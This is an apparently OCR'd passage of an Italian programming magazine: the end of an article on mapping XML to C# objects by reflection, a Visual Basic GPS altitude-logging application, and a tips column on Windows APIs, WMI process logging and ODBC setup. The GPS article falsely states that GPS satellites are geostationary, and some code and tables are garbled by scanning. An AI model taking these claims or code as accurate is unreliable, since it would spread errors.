
Quando il parser legge un elemento *<classfield>*, il metodo leggerà l'attributo *name* e lo assegnerà alla *string fieldName*. In base allo schema XML, l'elemento successivo deve essere *<class>*, quindi il metodo leggerà l'attributo name di *<class>*, che rappresenta il nome della classe, è lo assegnerà alla stringa *className*. Infine, saranno invocati i metodi *startClass* e *startClassField*. *MappingFrameworkImpl2* e *ComplexObjectHandler* possono essere usate per implementare un *Handler* concreto che legge il documento XML è mostra gli oggetti creati, i relativi campi e gli eventuali oggetti annidati:

```
public class ExampleHandler2: ComplexObjectHandler
{
 public ExampleHandler2() :
   base(new MappingFrameworkImpl2()) {}
 public override void processObject(object obj)
 {
   // Show the created object
   Console.WriteLine(obj);
 }
}
```

MAPPARE ARRAY DI OGGETTI

In questo paragrafo vedremo come aggiungere una nuova feature al componente in modo che possa supportare array di oggetti. Un esempio di documento che usa array potrebbe essere il seguente:

```
<class name="Nazione">
 <field name="nome" value="Italia" type="string"/>
 <array name="cittaImportanti">
  <item name="citta">
   <field name="nome" value="Roma" type="string"/>
   <field name="regione" value="Lazio" type="string"/>
  </item>
  <item name="Citta">
   <field name="nome" value="Napoli" type="string"/>
   <field name="regione" value="Campania"
     type="string"/>
  </item>
```

```
  </array>
</class>
```

Come si può vedere, ci sono due nuovi elementi: *<array>* e *<item>*. Il primo indica che il campo è un array e, mediante l'attributo name, specifica il nome dell'array. Un *<array>* è una sequenza d'elementi *<item>*. Tale elemento presenta una struttura identica al tag *<class>*. Il codice XSD che definisce un array è il seguente:

```
<!— Array —>
<xs:complexType name="Array">
  <xs:sequence>
    <xs:element name="item"
      type="Class" maxOccurs="unbounded" />
  </xs:sequence>
  <xs:attribute name="name" type="xs:string" />
</xs:complexType>
```

L'elemento *<class>* potrà quindi contenere elementi *<array>*:

```
<!— Class —>
<xs:complexType name="Class">
  <xs:sequence>
    <xs:element name="field" type="Field"
      minOccurs="0" maxOccurs="unbounded" />
    <xs:element name="classfield" type="ClassField"
      minOccurs="0" maxOccurs="unbounded" />
    <xs:element name="array" type="Array"
      minOccurs="0" maxOccurs="unbounded" />
  </xs:sequence>
  <xs:attribute name="name" type="xs:string" />
</xs:complexType>
```


Lo schema XML completo è presente nel CD allegato alla rivista. Il nome del file è *mapping-3.xsd*.
Per supportare gli array, dobbiamo implementare nuovamente le interfacce *MappingFramework* e *Handler*. L'implementazione di *MappingFramework* userà due stack: uno per gli oggetti correnti e l'altro per l'array corrente. La filosofia che c'è dietro l'utilizzo dello stack è la stessa vista per gli oggetti complessi. Le prime righe di *MappingFramework3*, che implementa *MappingFramework*, sono le seguenti:

```
public class MappingFrameworkImpl3 :
  EmptyMappingFramework
{
  // Stack per gli oggetti
  private Stack stackObject = new Stack();

  // Stack per gli array
  private Stack arrayStack = new Stack();
```

L'implementazione dei metodi *startClass*, *startField*, *startFieldClass* e *endClass* sono le stesse di quelle usate per gli oggetti complessi. Adesso però è necessario aggiungere l'implementazione di nuovo metodi quali *startArray*, *startItem* e *endArray*.
L'*Handler* invocherà il metodo *startArray* quando il parser leggerà un elemento *<array>*. L'implementazione del metodo è il seguente:

```
public override void startArray(string name)
{

  object obj = stackObject.top(0);

  Type typeClass = obj.GetType();
  FieldInfo fieldInfo = typeClass.GetField(name);
  if (fieldInfo == null)
    throw new System.Xml.XmlException
      ("Field not found: " + obj.GetType() +
                                    "." + name,null);

  try
  {
    // Crea un nuovo ArrayList
    ArrayList array = new ArrayList();
    // Collega l'array con l'oggetto corrente
    fieldInfo.SetValue(obj,array);
    // Push dell'array nello stack
    stackArray.push(array);
  }
  catch(Exception)
  {
    throw new System.Xml.XmlException
      ("Error setting field: " + obj.GetType() +
                                    "." + name,null);
  }
```

Il parametro *name* rappresenta il nome del campo che contiene un riferimento all'array. Questo campo è di tipo *ArrayList*, che sarà la struttura usata per memorizzare gli elementi di un array. Il metodo crea un nuovo *ArrayList* vuoto e lo assegna al campo di nome name dell'oggetto corrente, che si trova al top dello *stackObject*. Inoltre, l'*ArrayList* stesso sarà inserito nello *stackArray* e diventerà l'array processato correntemente.
L'Handler invoca il metodo startItem quando il parser legge un elemento *<item>*. Il metodo crea l'oggetto, lo inserisce nello *stackObject* e in fine lo accoda all'array che al momento è al top dello *stackArray*.
Il codice che fa questo è il seguente:

```
public override void startItem(string className)
{
  Type typeClass = Type.GetType(className);
  if (typeClass==null)
    throw new System.Xml.XmlException
     ("Class not found: " + className,null);

  object obj = Activator.CreateInstance(typeClass);
```

```
  stackObject.push(obj);

  ArrayList array = (ArrayList) stackArray.top(0);
  array.Add(obj);
}
```

Il metodo *endArray* sarà invocato dall'Handler quando il parser legge un elemento *</array>*.
Segue l'implemetazione:

```
public override void endArray()
{
  stackArray.pop();
}
```

Come si può notare, esso rimuove dal top dell'arrayStack l'ultimo *ArrayList* processato.
ArrayHandler è il nome che daremo all'implementazione dell'Handler, la quale opererà su oggetti semplici, complessi ed array. La versione della classe mostrata di seguito evidenzierà solamente le differenze rispetto a *ComplexObjectHandler*:

```
public abstract class ArrayHandler : Handler
{

  // ...

  public void processElement(XmlValidatingReader
                                        xtReader)
{

    if (xtReader.NodeType==XmlNodeType.Element){

      // Elemento <class>
      if (xtReader.Name.CompareTo("class")==0) {
        // ...

      // Elemento <field>
      if (xtReader.Name.CompareTo("field")==0) {
        // ...

      // Elemento <classfield>
      if (xtReader.Name.CompareTo("classfield")==0) {
        //...

      // Elemento <array>
      if (xtReader.Name.CompareTo("array")==0) {
         while(xtReader.NodeType!=XmlNodeType.Element)
          xtReader.Read();
        xtReader.MoveToAttribute("name");
        string arrayName = xtReader.Value;

        framework.startArray(arrayName);
      }

      // Elemento <item>
      if (xtReader.Name.CompareTo("item")==0) {
        xtReader.MoveToAttribute("name");
        framework.startItem(xtReader.Value);
      }
    }

    if (xtReader.NodeType == XmlNodeType.EndElement) {

      // Elemento </classes> o </item>
      if (xtReader.Name.CompareTo("class")==0
       || xtReader.Name.CompareTo("item")==0) {
        object obj = framework.endClass();
        if (obj!=null) processObject(obj);
      }

      // Elemento </array>
      if (xtReader.Name.CompareTo("array")==0) {
        framework.endArray();
      }
    }
  }
}
```

Quando un elemento *<array>* viene letto, il metodo processElement recupera il nome del campo presente all'interno dell'array (*nameArray*) e richiama il metodo *startArray*. Quando è invece un elemento *<item>* ad essere letto, il metodo recupera il nome della classe ed invoca startItem. L'elemento *</item>* viene gestito da *processElement* al pari dell'elemento *</class>*. Alla fine, quando il parser legge *</array>*, il metodo invocato sarà *endArray*.
MappingFrameworkImpl3 and *ArrayHandler* possono essere utilizzate per implementare un Handler concreto che legge il documento XML e crea oggetti, relativi campi, eventuali oggetti annidati ed array. Di seguito è riportato il codice di *ExampleHandler3*:

```
public class ExampleHandler3: ArrayHandler {
  public ExampleHandler3() :
    base(new MappingFrameworkImpl3()) {
  }
  public override void processObject(object obj){
    Console.WriteLine(obj);
  }
}
```

CONCLUSIONI

Il prossimo mese concluderemo il discorso XML e C#, introducendo un meccanismo per supportare id per gli oggetti in modo da poterli riferire all'interno dei documenti XML stessi.
Inoltre, vedremo il componente all'opera in un'applicazione reale per la gestione delle giacenze di magazzino.

Giuseppe Naccarato

BIBLIOGRAFIA

- **MAPPING XML TO C# OBJECTS USING REFLECTION** ***G. Naccarato*** **C#Today, (Wrox Press) Ottobre 2002**
- **PROFESSIONAL C# 2ND EDITION** ***S. Robinson at all*** **(Wrox Press) 2002**
- **.NET SERIALIZATION** ***S. Gopikrishna, K. Sanghavi*** **(C#Today) Luglio 2001** http://www.csharptoday.com/content.asp?id=1532
- **REFLECTION IN .NET** ***Hari Shankar*** **(C# Corner) Febbraio 2001** http://www.c-sharpcorner.com/1/Reflection_in_net.asp
- **C# PROGRAMMING: ATTRIBUTES AND REFLECTION** ***Jesse Liberty*** **(XML.com) August 2001** http://www.xml.com/pub/r/1207

Interfacciare un satellite GPS con il PC

Un'applicazione GPS in Visual Basic

In questo articolo realizzeremo un software che, interfacciandosi con un ricevitore GPS, fornisce un grafico delle altitudini rilevate in un ipotetico percorso; prepariamoci ad una scampagnata muniti di PC portatile e GPS.

Il GPS *(Global Positioning System)* è un sistema per la navigazione strumentale costituito da una serie di satelliti che ruotano in orbita geostazionaria. Questo significa che la velocità con cui il satellite percorre la sua orbita intorno alla Terra è la stessa del moto di rotazione terrestre. La posizione del satellite rimane così fissa rispetto al suolo, garantendo un riferimento costante. I satelliti GPS sono equipaggiati con orologi atomici estremamente precisi che misurano il tempo e immettono l'informazione oraria nel codice del segnale trasmesso; il ricevitore che percepisce il segnale può determinare in questo modo quando il messaggio è stato trasmesso e, valutando la differenza tra il tempo di ricezione e quello di trasmissione, calcolare la posizione in termini di latitudine, longitudine e altitudine. Il ricevitore GPS misura il tempo necessario per rilevare il segnale inviato da tre diversi satelliti (*A B* e *C* – Fig.1) e, utilizzando il comune metodo della triangolazione, su cui si basa l'intero sistema GPS, determina le proprie coordinate di latitudine e longitudine; per risalire all'altitudine è necessario il segnale di un quarto satellite, in Fig.1 indicato con *D*.

MISURA DELLA DISTANZA DA UN SATELLITE

Un dato fondamentale da rilevare nella sincronizzazione tra satellite e GPS è dato dalla misura del tempo impiegato dal segnale satellitare per raggiungere il ricevitore GPS. Essendo a conoscenza di tale misura temporale e della velocità con cui viaggia il segnale, si è in grado di determinare la distanza tra il satellite ed il ricevitore. La misura temporale presuppone che l'intero sistema sia in grado di "sapere" esattamente quando il segnale è stato trasmesso, e





Fig. 1: ***Schematizzazione che mostra il posizionamento dei satelliti nell'orbita geostazionaria terrestre.***

quando è arrivato, tale misura può essere effettuata solo se c'è una sincronizzazione degli orologi del satellite e del ricevitore, naturalmente la misura del tempo in questi apparecchi è estremamente precisa ed affidabile. Il sistema GPS è stato realizzato dal *Dipartimento della Difesa degli Stati Uniti* nel 1973, a partire dagli anni Ottanta questo è stato adottato da molte tipologie di utenti: è ormai il principale strumento di navigazione aerea e marittima ed è diffusissimo anche come sistema di navigazione a bor-





Fig. 2: ***Il ricevitore GPS utilizzato per le nostre prove è un Haicom 203E, dotato di interfaccia USB, riesce a gestire fino a 12 segnali in ricezione e supporta sia protocollo in uscita Nmea0183 V 2.2 che comandi GGA,GLL,VTGRMC,GSA,GSV. Naturalmente sul mercato sono disponibili altri modelli, persino dotati di funzionalità bluetooth.***

NMEA 0183

Si tratta di uno standard d'interfacciamento tra apparecchiature digitali. Il sistema ha origini e finalità prevalentemente nautiche e viene utilizzato anche, per esempio, per sistemi di autopilota di imbarcazioni. I formati di dati del sistema NMEA sono molto numerosi, e solo una parte molto limitata ha rilevanza nell'ambito del GPS, in cui il sistema NMEA viene prevalentemente impiegato per trasmettere dati da un ricevitore GPS verso un computer.

IMPOSTAZIONI

Affinché l'intera applicazione funzioni a dovere, è necessario impostare, inizialmente, alcuni dati fondamentali:

- **Datum: il sistema di riferimento usato per l'identificazione delle coordinate, in Italia viene usato il ROME_40, così come evidenziato in Tab. 1**
- **Serial port: è la porta a cui è collegato il GPS (nel nostro caso la COM4, Fig. 5).**
- **Baud rate: la velocità di trasmissione dati della porta, espressa in bit al secondo.**
- **Acquire time: l'intervallo di tempo stabilito per l'acquisizione dati in modalità automatica.**

do delle automobili. Sul mercato oggi sono disponibili dei ricevitori GPS per Notebook in grado sia di supportare software di navigazione cartografica quali *Autoroute, Navipc, Route 66* etc. che di interfacciarsi (attraverso ActiveX) con un proprio software; ed è proprio su quest'ultimo punto su cui incentreremo questo articolo, ovvero mostreremo come realizzare un applicativo in grado di memorizzare i nostri spostamenti (pensiamo ad un portatile ed ad un GPS posizionati su un'automobile) attraverso i dati forniti da un ricevitore GPS e come questo sarà in grado di elaborarli fornendoci grafici relativi alle quote misurate durante l'intero percorso.

ACQUISIZIONE DATI DAL GPS

Il ricevitore GPS è stato interfacciato all'applicazione attraverso il controllo GPS ActiveX Version 1.3 realizzato dalla *Franson.biz* di cui trovate una trial nel CD-ROM allegato alla rivista o sul sito web *www.ioprogrammo.it* all'interno della sezione download. La versione utilizzata è limitata ed utilizzabile per 14 giorni, è possibile acquistare, visitando il sito web del produttore, una versione completa o attendere qualche numero di ioProgrammo in cui sarà mostrato come realizzare un parser dei dati provenienti dal ricevitore satellitare.





Fig. 3: ***Per registrare il componente GPSToolsXP all'interno del registro di sistema, è necessario aprire il prompt dei comandi e digitare "regsvr32 GpsToolsXP.dll".***

L'applicazione viene attivata attraverso il *CommandButon bStart* in cui viene prima assegnato un riferimento all'oggetto *NmeaParser* del componente *GpsToolsXp:*

```
Set objParser = New NmeaParser
```

e, successivamente, inizializzato:

```
objParser.GpsDatum = FrmImpostazioni.ddDatum.ListIndex
objParser.ComPort = FrmImpostazioni.ddPort.ListIndex
objParser.BaudRate = FrmImpostazioni.ddBaudRate.List(
                    FrmImpostazioni.ddBaudRate.ListIndex)
objParser.PortEnabled = True
```

Fig. 4: ***La prima operazione da compiere è il caricamento delle impostazioni del programma, bisogna conoscere quindi alcuni parametri: porta di comunicazione (COM1,COM2,ecc), il baud rate della porta, il tempo di aggiornamento dati e alcuni parametri relativi alla posizione geografica.***

A questo punto il programma è pronto a ricevere i dati. Attraverso la routine *OnComStatus* sarà possibile controllare sia lo stato della porta a cui è collegato il GPS, che la velocità di trasmissione dati:

```
Private Sub objParser_OnComStatus(varComStatus
                                        As Variant)
  Dim objComStatus As ComStatus
  Set objComStatus = varComStatus
  If objComStatus.ValidNmea Then
    lComStatus.Caption = "Il GPS si è connesso
      alla porta: COM" & objComStatus.ComPort & ",
            " & objComStatus.BaudRate & " Baud"
    StatusGPS = True
  Else
    lComStatus.Caption = "Connessione..."
    StatusGPS = False
  End If
End Sub
```

Stabilita la connessione tra i satelliti ed il ricevitore, ogni volta che il sistema "avverte" una variazione dei dati, invoca l'evento *OnGpsFix,* ed è proprio questa routine che si occupa di visualizzare, all'interno dei TextBox relativi, i valori di latitudine, longitudine ed altitudine. Sia i valori della latitudine che quelli della longitudine sono espressi in radianti, ragion per cui, se si desidera una rappresentazione in gradi, è necessario moltiplicare il valore espresso in radianti per 180, e dividere per la costante π (Pi greco pari a 3.14159265358979), l'altitudine viene invece espressa in metri, e rappresenta la misura di un punto della superficie terrestre rispetto al livello del mare.

```
Private Sub objParser_OnGpsFix(varFix As Variant)
  Dim objFix As GpsFix
  Dim objPos As Position
  Set objFix = varFix
  Set objPos = objFix.Position
```

```
    txtLatitude = objPos.LatitudeRads * 180 / PI
    txtLongitude = objPos.LongitudeRads * 180 / PI
    objPos.Grid = FrmImpostazioni.ddGrid.ListIndex
    If objFix.FixType = 3 Then
        txtAltSea = objPos.Altitude(0)
    End If
End Sub
```

Se il nostro sistema di rilevazione è in movimento, siamo altresì in grado di identificare anche la nostra velocità, valore che viene ricavato tramite l'evento *OnMovement* (sempre dell'oggetto *objParser*). Della velocità è possibile scegliere anche l'unità di misura tra quelle messe a disposizione dal componente (metri al secondo, chilometri all'ora, miglia all'ora):

```
Private Sub objParser_OnMovement(varMovement
                                          As Variant)
    Dim objMove As Movement
    Set objMove = varMovement
    txtSpeed = objMove.Speed(GPS_KM_PER_HOUR)
End Sub
```

LE MODALITÀ D'ACQUISIZIONE DATI

L'applicativo in questione acquisisce i dati in due distinti modi: *manualmente* ed *automaticamente*.
La scelta della modalità d'acquisizione dei dati avviene attraverso due pulsanti di opzione presenti nel Form principale *(FrmGps)*. L'acquisizione manuale attende un nostro input per acquisire i dati dal ricevitore satellitare, più precisamente attende un click sul CommandButton *"Acquisisci dati"*

```
Private Sub CmdAcquire_Click()
    If StatusGPS = False Or (txtLatitude = "0" And
             txtLongitude = "0" And txtAltSea = "0") Then
        MsgBox "Impossibile acquisire i dati dal GPS"
        Exit Sub
    End If
    SalvaDati
End Sub
```

SalvaDati invece memorizza, all'interno del database, i dati acquisiti:

```
Sub SalvaDati()
    Set Cn = New ADODB.Connection
    Set Rs = New ADODB.Recordset
    Cn.Open strConnect
    Rs.CursorType = adUseClient
    Rs.LockType = adLockPessimistic
    Rs.Source = "SELECT * FROM Dati;"
    Rs.ActiveConnection = Cn
    Rs.Open
        Rs.AddNew
            Rs.Fields("Speed") = txtSpeed.Text
            Rs.Fields("Latitude") = txtLatitude.Text
            Rs.Fields("Longitude") = txtLongitude.Text
            Rs.Fields("MetersOverMeanSeaLevel") =
                                          txtAltSea.Text
        Rs.Update
    Rs.Close
    Cn.Close
    Set Rs = Nothing
    Set Cn = Nothing
End Sub
```

L'acquisizione automatica fa sì che il tracciamento dei dati avvenga ad intervallo regolari di tempo, ovviamente personalizzabile in base alle nostre esigenze. Per la gestione della modalità d'acquisizione automatica, è stato utilizzato un controllo *Timer.* La frequenza dell'intervallo è registrata nella proprietà *Interval* del controllo e specificata in millisecondi.

Valore	Costante VB	Descrizione
1	WGS_84	Usato dal sistema globale di GPS. La maggior parte dei dispositivi GPS ha questo riferimento.
2	ETRS_89	Riferimento usato da molti paesi europei. Molto simile al WGS_84.
3	OSGB_36	Usato in Gran Bretagna.
4	CH_1903_PLUS	Usato in Svizzera.
5	RT_90	Usato in Svezia.
6	IRELAND_65	Usato in Irlanda.
7	FINLAND_HAYFORD	Usato in Finlandia.
8	LUREF	Usato in Lussemburgo.
9	WGS_72	Riferimento geodetico globale.
10	AGD_84	Riferimento geodetico Australiano.
11	GDA_94	Riferimento geodetico dell'Australia. Quasi identico a WGS84.
12	MGI	Usato in Austria. Aka "Hermannskugel".
13	NZGD_49	Riferimento geodetico 1949 Della Nuova Zelanda
14	NZGD_2000	Riferimento geodetico 2000 Della Nuova Zelanda. Quasi identico a WGS84
15	NTF	Usato in Francia.
16	BD_72	Usato in Belgio 1972.
17	ED_50	Riferimento Europeo 1950. Usato in Francia, in Germania, in Danimarca, etc.
18	DHDN_RAUENBERG	Usato in Germania. Conosciuto anche come Potsdam.
19	NAD_83	Usato in America del Nord.
20	NAD_27_US_ALASKA	Usato nell'Alaska
21	NAD_27_US_EAST	Usato negli Stati Uniti.
22	NAD_27_US_CONUS	Usato negli Stati Uniti.
23	NAD_27_US_WEST	Usato negli Stati Uniti.
24	AMERSFOORT	Usato nei Paesi Bassi.
25	ROME_40	Usato in Italia.
26	NGO_48	Usato in Norvegia.

TABELLA1: Sistemi di riferimento utilizzati per la rilevazione delle coordinate nei diversi paesi del globo.

Ogni qualvolta trascorre l'intervallo di tempo predefinito viene automaticamente invocata la procedura *SalvaDati:*

```
Private Sub Timer1_Timer()
    SalvaDati
End Sub
```






Fig. 5: *La finestra che consente di impostare alcuni dati fondamentali per il corretto funzionamento dell'applicazione in oggetto.*

Come per l'evento *CmdAcquire_Click()*, anche in questo caso i dati acquisiti vengono memorizzati nella database di supporto (Tab. 1).
Il commando *CmdSave* memorizza i parametri, descritti in fase d'impostazione del sistema, all'interno del DBMS dell'applicazione (tipicamente un database Access)

```
Private Sub CmdSave_Click()
  On Error Resume Next
  Set Cn = New ADODB.Connection
  Set Rs = New ADODB.Recordset
  Cn.Open strConnect
  Rs.CursorType = adUseClient
  Rs.LockType = adLockPessimistic
  Rs.Source = "SELECT * FROM Impostazioni Where id=1;"
  Rs.ActiveConnection = Cn
  Rs.Open
    Rs.Fields("ddDatum") = ddDatum.Text
    Rs.Fields("ddGrid") = ddGrid.Text
    Rs.Fields("ddPort") = ddPort.Text
    Rs.Fields("ddBaudRate") = ddBaudRate.Text
    Rs.Fields("ddTime") = ddTime.Text
    Rs.Update
  Rs.Close
  Cn.Close
  Set Rs = Nothing
  Set Cn = Nothing
  MsgBox "Le nuove impostazioni sono state salvate"
End Sub
```

All'interno del Form *FrmGraph* sono stati inseriti i controlli *MSChart* e *Adodc*, il controllo *MSChart* è associato a una griglia di dati, ovvero ad una tabella che contiene i dati in base ai quali verrà tracciato il grafico. Le proprietà da impostare nel controllo *Adodc* sono:

```
RecordSource:  SELECT MetersOverMeanSeaLevel FROM Dati,
```

in modo da diagrammare solo i dati contenuti nel campo *MetersOverMeanSeaLevel* della tabella *Dati*.

```
ConnectionString: Provider=Microsoft.Jet.OLEDB.4.0;
         Data Source=C:\Gps Navigator\db.mdb;Persist
                              Security Info=False,
```





Fig. 6: *I dati salvati nel database servono per produrre elaborati di tipo grafico, più precisamente verrà prodotto un diagramma indicante le quote rilevate lungo il nostro tragitto.*

che identifica il path del database usato dal programma, nel nostro caso: *C:\Gps Navigator\db.mdb*
MSChart mette a disposizione diversi tipi di visualizzazione, per cui se vogliamo avere un diagramma diverso da quello impostato, basta modificare il seguente codice:

```
Private Sub Form_Load()
  MSChart1.chartType = VtChChartType3dLine
End Sub
```

cambiando la costante VtChChartType3dLine con una di quelle elencate in Tab. 2,

Costante	Descrizione
VtChChartType3d	Barre 3D
VtChChartType2d	Barre 2D
VtChChartType3d	Linee 3D
VtChChartType2d	Linee 2D
VtChChartType3d	Area 3D
VtChChartType2d	Area 2D
VtChChartType3d	Istogramma 3D
VtChChartType2d	Istogramma 2D
VtChChartType3d	Combinazione 3D
VtChChartType2dCombination	Combinazione 2D
VtChChartType2dPie	Torta 2D
VtChChartType2dXY	XY 2D

TABELLA 2: Costanti per variare la tipologia di visualizzazione dei dati.

CONCLUSIONI

In questo articolo si è parlato di rilevazione GPS tramite l'uso di un ricevitore satellitare collegato ad un Notebook, in particolare abbiamo imparato a monitorare la nostra posizione geografica nel tempo, e a visualizzare i nostri spostamenti attraverso appositi grafici.

Luigi Salerno

SUL WEB

Il sito www.mobit.com/ntNMEA.html mostra un valido documento sullo standard NMEA 0183, il sistema utilizzato anche per il "dialogo" tra il ricevitore GPS ed il satellite geostazionario.

I trucchi del mestiere

Tips&Tricks

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca su internet, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips è presente nel CD allegato nella directory *tips*\\ o sul Web all'indirizzo: cdrom.ioprogrammo.it.

VISUAL BASIC

ABITILIARE/DISABILITARE UN GRUPPO DI CONTROLLI

Le due routine, *AbilitaControlli* ed *ImpostaAspetto*, cercano di dare una risposta definitiva al problema della gestione dell'abilitazione/disabilitazione di gruppi di controlli, ma soprattutto all'aspetto che essi dovrebbero assumere nelle due condizioni. Tra gli aspetti più interessanti di questa soluzione, vi è la possibilità di definire esattamente l'aspetto che i controlli devono assumere, in particolar modo quando disabilitati. VB6, infatti, per alcuni controlli quali TextBox, CheckBox, ListBox, ecc., imposta un aspetto, quando disabilitati, tale da ingannare e confondere l'utente in quanto i controlli non sembrano effettivamente disabilitati. Trovate l'applicazione completa nel supporto CD-Rom allegato alla rivista e/o visitando il sito web (sezione download) *www.ioprogrammo.it*

Tip fornito dal Sig. D.Ficcadenti

VERIFICARE L'ESISTENZA DI UNA API

In molte circostanze può tornare utile verificare l'esistenza di un'API prima di provare ad utilizzarla; infatti molte API presenti su una determinata versione di Windows non sono presenti in altre versioni.

Tip fornito dal sig. M.Catena

```
Private Declare Function LoadLibrary Lib "kernel32" Alias
        "LoadLibraryA" (ByVal lpLibFileName As String) As Long
Private Declare Function GetProcAddress Lib "kernel32" (ByVal
        hModule As Long, ByVal lpProcName As String) As Long
Private Declare Function FreeLibrary Lib "kernel32" (ByVal
        hLibModule As Long) As Long
Private Sub btnTest_Click()
Dim iRetCode As Integer
iRetCode = IsProcedureAvailable(txtAPI.Text, txtDLL.Text)
If iRetCode = 0 Then
    MsgBox txtDLL.Text & "." & txtAPI.Text & ": supportata",
        vbOKOnly + vbInformation
ElseIf iRetCode = -1 Then
    MsgBox txtDLL.Text & ": Libreria non esistente", vbOKOnly +
        vbCritical
ElseIf iRetCode = -2 Then
    MsgBox txtDLL.Text & "." & txtAPI.Text & ": Procedura non
        esistente nella Libreria", vbOKOnly + vbCritical
End If
End Sub
Function IsProcedureAvailable(ByVal Procedura As String,
        ByVal Libreria As String) As Integer
    Dim hModule As Long, procAddr As Long
    IsProcedureAvailable = 0
    ' Proviamo a caricare la Libreria
    hModule = LoadLibrary(Libreria)
    If hModule Then
        ' ora la Procedura
        procAddr = GetProcAddress(hModule, Procedura)
        If procAddr = 0 Then
            IsProcedureAvailable = -2 'Procedura non esistente nella
        Libreria
        End If
        ' liberiamo un po' di risorse
        FreeLibrary hModule
    Else
        IsProcedureAvailable = -1 'Libreria non esistente
    End If
End Function
```

UN "REGISTRATORE" DI PROCESSI

Questo tip registra tutti i processi che sono avviati sul nostro personal computer, nel file "*ProcNuovi*". Sostituendo "*__instancecreationevent*" con "*__instancedeletionevent*" si possono registrare anche i Processi Eliminati. Trovate i sorgenti completi nel CD-Rom allegato, o visitando l'url *www.ioprogrammo.it*

Tip fornito dal sig. D.Forzan

```
Option Explicit
Private Sub cmdProcessi_Click()
Dim strComputer$, objWMIService, colMonitoredProcesses,
        objLatestProcess, I&
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" & strComputer
        & "\root\cimv2")
```

IL TIP DEL MESE

COME GESTIRE UNA CONNESSIONE ODBC

La procedura proposta,sviluppata in Visual Basic 6, consente di creare, modificare, eliminare una connessione ODBC (Utente e di sistema), in modo del tutto automatico, passando come parametri:

- il tipo di operazione che vuole essere implementata (creazione,modifica,eliminazione);
- il tipo di Driver che verrà utilizzato per la connessione (nella procedura Access e SQLServer);
- il nome della connessione ed una sua descrizione;
- la posizione del database.

Trovate l'applicazione completa nel supporto cd-rom allegato alla rivista e/o visitando il sito web (sezione download) *www.ioprogrammo.it*

Tip fornito dal sig. P.Libro

```
Modulo VB
Public Const APINull As Long = 0&

'Dichiarazioni Enum
Public Enum DSN_OPTIONS
    ODBC_ADD_DSN = 1         'Aggiunge una nuova voce utente
    ODBC_CONFIG_DSN = 2      'Modifica una voce utente esitente
    ODBC_ADD_SYS_DSN = 4     'Aggiunge una nuova voce di sistema
    ODBC_CONFIG_SYS_DSN = 5 'Modifica una voce di sistema
    ODBC_REMOVE_DSN = 6      'Rimuove una voce utente
    ODBC_REMOVE_SYS_DSN      'Rimuove una voce di sistema
End Enum
Public Enum DSN_DRIVER
    Access = 1
    SQLServer = 2
End Enum
'Dichiarazione Funzioni
Public Declare Function SQLConfigDataSource Lib "ODBCCP32" (ByVal
  hwndParent As Long, ByVal fRequest As Long, ByVal lpszDriver As
      String, ByVal lpszStringaConnessionebutes As String) As Long
Public Declare Function GetActiveWindow Lib "user32.dll" () As Long
Public Declare Function SQLAllocEnv Lib
                                  "ODBC32.DLL" (phenv&) As Integer
Public Declare Function SQLAllocConnect
                    Lib "ODBC32.DLL" (ByVal henv&, hDBC&) As Integer
Public Declare Function SQLCreateDataSource Lib "ODBCCP32.DLL"
                  (ByVal hwndParent As Long, ByVal lpszDriver As String)
Public Declare Function SQLRemoveDSNFromIni Lib "ODBCCP32.DLL"
                                   (ByVal lpszDSN As String) As Long
